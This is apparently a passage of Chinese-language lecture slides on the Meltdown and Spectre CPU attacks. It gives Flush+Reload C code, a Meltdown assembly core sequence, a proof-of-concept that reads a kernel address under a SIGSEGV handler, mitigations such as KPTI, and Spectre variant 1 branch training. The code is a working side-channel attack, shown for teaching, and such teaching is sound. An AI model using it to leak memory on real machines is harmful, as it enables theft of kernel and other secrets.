




Figure 2: The physical memory is directly mapped in the kernel at a certain offset. A physical address (blue) which is mapped accessible to the user space is also mapped in the kernel space through the direct mapping.



# Meltdown

- Meltdown是一种竞态条件漏洞，涉及乱序执行和访问检查之间的竞争。
- 乱序执行越快，可以执行的指令越多，就越有可能创建可以帮助攻击者获取秘密的可观测效果。


# Meltdown

举例：

```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```

描述：

- 乱序执行执行第三行
- 访问数组并置入cache



# Meltdown: 步骤

- Step 1: 攻击者选择的内存位置的内容被加载到一个register中，该位置是攻击者无权访问的；
- Step 2: 一个瞬态指令(transient instruction)根据寄存器的内容，访问一个Cache line；
- Step 3: 攻击者使用Flush+Reload来确定被访问的Cache line，从而确定存储在所选内存位置的秘密。


# Meltdown : 核心序列

- Line 1: **rcx**, 指向内核地址空间, 用户态程序对该地址的访问将产生异常; **rbx**, 用于探测内存访问时间的数据
- **Line 4:** 访问内核地址空间的数据
- Line 5: 乘以4096, 保证每个秘密数据由**不同的内存页面**代表
- Line 7: 访问代表秘密数据的内存页面 (**rbx+rax**) , 导致该页面被cache

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

窗口：  
Illegal memory access,  
和  
Raising of the exception  
之间


# Meltdown : Access Time



- 对array中的所有内存页进行Flush+Reload；
- 访问时间短的页面揭示泄漏的数据；


# Meltdown：微结构和瞬态指令

- 微结构(Micro-architectural)状态变化(如: cache)
- 瞬态指令
- 通过微结构的状态变化，间接观测瞬态指令的执行；




# Meltdown攻击演示

[<https://meltdownattack.com/>]



# Flush+Reload



# Flush+Reload

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
    int junk=0;
    register uint64_t timel, time2;
    volatile uint8_t *addr;
    int i;

    // Initialize the array
    for(i=0; i<10; i++) array[i*4096]=1;


    // FLUSH the array from the CPU cache
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]); ← Flush

    // Access some of the array items
    array[3*4096] = 100;
    array[7*4096] = 200; ← Reload

    for(i=0; i<10; i++) {
        addr = &array[i*4096];
        timel = __rdtscp(&junk); ①
        junk = *addr;
        time2 = __rdtscp(&junk) - timel; ②
        printf("Access time for array[%d*4096]: %d CPU cycles\n", i, (int)time2);
    }
    return 0;
}
```

Cache访问的时间差异

# Flush+Reload



1. 从缓存中**FLUSH**整个数组，以确保阵列没有被缓存。
2. 调用**victim**函数，该函数根据secret值访问数组元素之一。此操作会导致相应的数组元素被缓存。
3. **RELOAD** 整个数组，并测量reload每个元素所需的时间。如果某个特定元素的加载时间很快，则该元素很可能已经在cache中。该元素必须是victim函数访问的元素。因此，可以推断出secret值。

```

#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
    // Flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void victim()
{
    temp = array[secret*4096 + DELTA];
}

void reloadSideChannel()
{
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
            printf("The Secret = %d.\n",i);
        }
    }
}

```

Flush

Reload

通过Cache访问的时间差异，判断secret

# Meltdown: 举例

```
int main()
{
    char *kernel_data_addr = (char*)0xfb61b000;      ①
    char kernel_data = *kernel_data_addr;            ②
    printf("I have reached here.\n");                ③
    return 0;
}
```

从User Space访问Kernel内存

# Meltdown: 举例

```
static sigjmp_buf jbuf;

static void catch_segv()
{
    // Roll back to the checkpoint set by sigsetjmp().
    siglongjmp(jbuf, 1);                                ①
}

int main()
{
    // The address of our secret data
    unsigned long kernel_data_addr = 0xfb61b000;

    // Register a signal handler
    signal(SIGSEGV, catch_segv);                          ②

    if (sigsetjmp(jbuf, 1) == 0) {                         ③
        // A SIGSEGV signal will be raised.
        char kernel_data = *(char*)kernel_data_addr;      ④

        // The following statement will not be executed.
        printf("Kernel data at address %lu is: %c\n",
               kernel_data_addr, kernel_data);
    }
    else {
        printf("Memory access violation!\n");
    }

    printf("Program continues to execute.\n");
    return 0;
}
```

Exception处理

# Meltdown: 举例

```
1 number = 0;  
2 *kernel_address = (char*)0xfb61b000;  
3 kernel_data = *kernel_address;  
4 number = number + kernel_data;
```




Figure 3: Out-of-order execution inside CPU

```

void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;          ①
    array[7 * 4096 + DELTA] += 1;                   ②
}

// Signal handler
static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

```

```

int main()
{
    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    // FLUSH the probing array
    flushSideChannel();

    if (sigsetjmp(jbuf, 1) == 0) {
        meltdown(0xfb61b000);                      ③
    }
    else {
        printf("Memory access violation!\n");
    }

    // RELOAD the probing array
    reloadSideChannel();
    return 0;
}

```

array[7 \* 4096 + DELTA] ----->  
array[kernel\_data \* 4096 + DELTA]


## 初步的Meltdown攻击示例

# Mitigations-Meltdown

- Disable out-of-order execution
- Use page access check like AMD
- Do not map all user space into kernel
  - KAISER: <https://lwn.net/Articles/738975/>
- Disable *clflush?* → other side-channel attacks might be still possible

# Mitigations-Meltdown

- KPTI (kernel page table isolation)
  - 用户进程在用户态时，内核对进程不可见





Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR (CCS'16)

Kaslr is dead: Long live kaslr. (ESSoS' 2017)

KAISER (Kernel Address Isolation to have Side channels Efficiently Removed)

# Mitigations-Meltdown

- Linux: KPTI (kernel page table isolation)
- Apple: Released update
- Windows: Kernel Virtual Address (KVA) Shadow



# Spectre攻击

- 两个方法的组合：
  - Cache侧信道攻击 (Cache side-channel Attack) : Flush + Reload
  - 预测执行 (Speculative Execution)
    - 正常判断，返回false
    - 由于预测执行，经过多次true训练，处理器在判断之前，预判结果为true，提前执行后续指令，影响Cache状态

```
if (x < array1_size)
    y = array2[array1[x] * 256];
```

<https://spectreattack.com/spectre.pdf>  
Spectre Attacks: Exploiting Speculative Execution (IEEE S&P'19)

[https://seedsecuritylabs.org/Labs\\_16.04/PDF/Spectre\\_Attack.pdf](https://seedsecuritylabs.org/Labs_16.04/PDF/Spectre_Attack.pdf)

# Variant 1: 条件分支攻击(Conditional branch attack)

```
if (x < array1_size)
    y = array2[array1[x]*4096];
```

假设代码在内核API中，**x** 来自不受信任的caller

Execution **without** speculation is safe

- CPU will not evaluate `array2[array1[x]*4096]` unless `x < array1_size`

What about **with** speculative execution?


# Variant 1: 条件分支攻击(Conditional branch attack)

```
unit8_t array1[8];
unsigned int array1_size = 8;
unit8_t array2[256*4096];

if (x < array1_size)
    y = array2[array1[x]*4096];
```

攻击之前:

- › Train branch predictor to expect `if()` is true (e.g. call with `x < array1_size`)
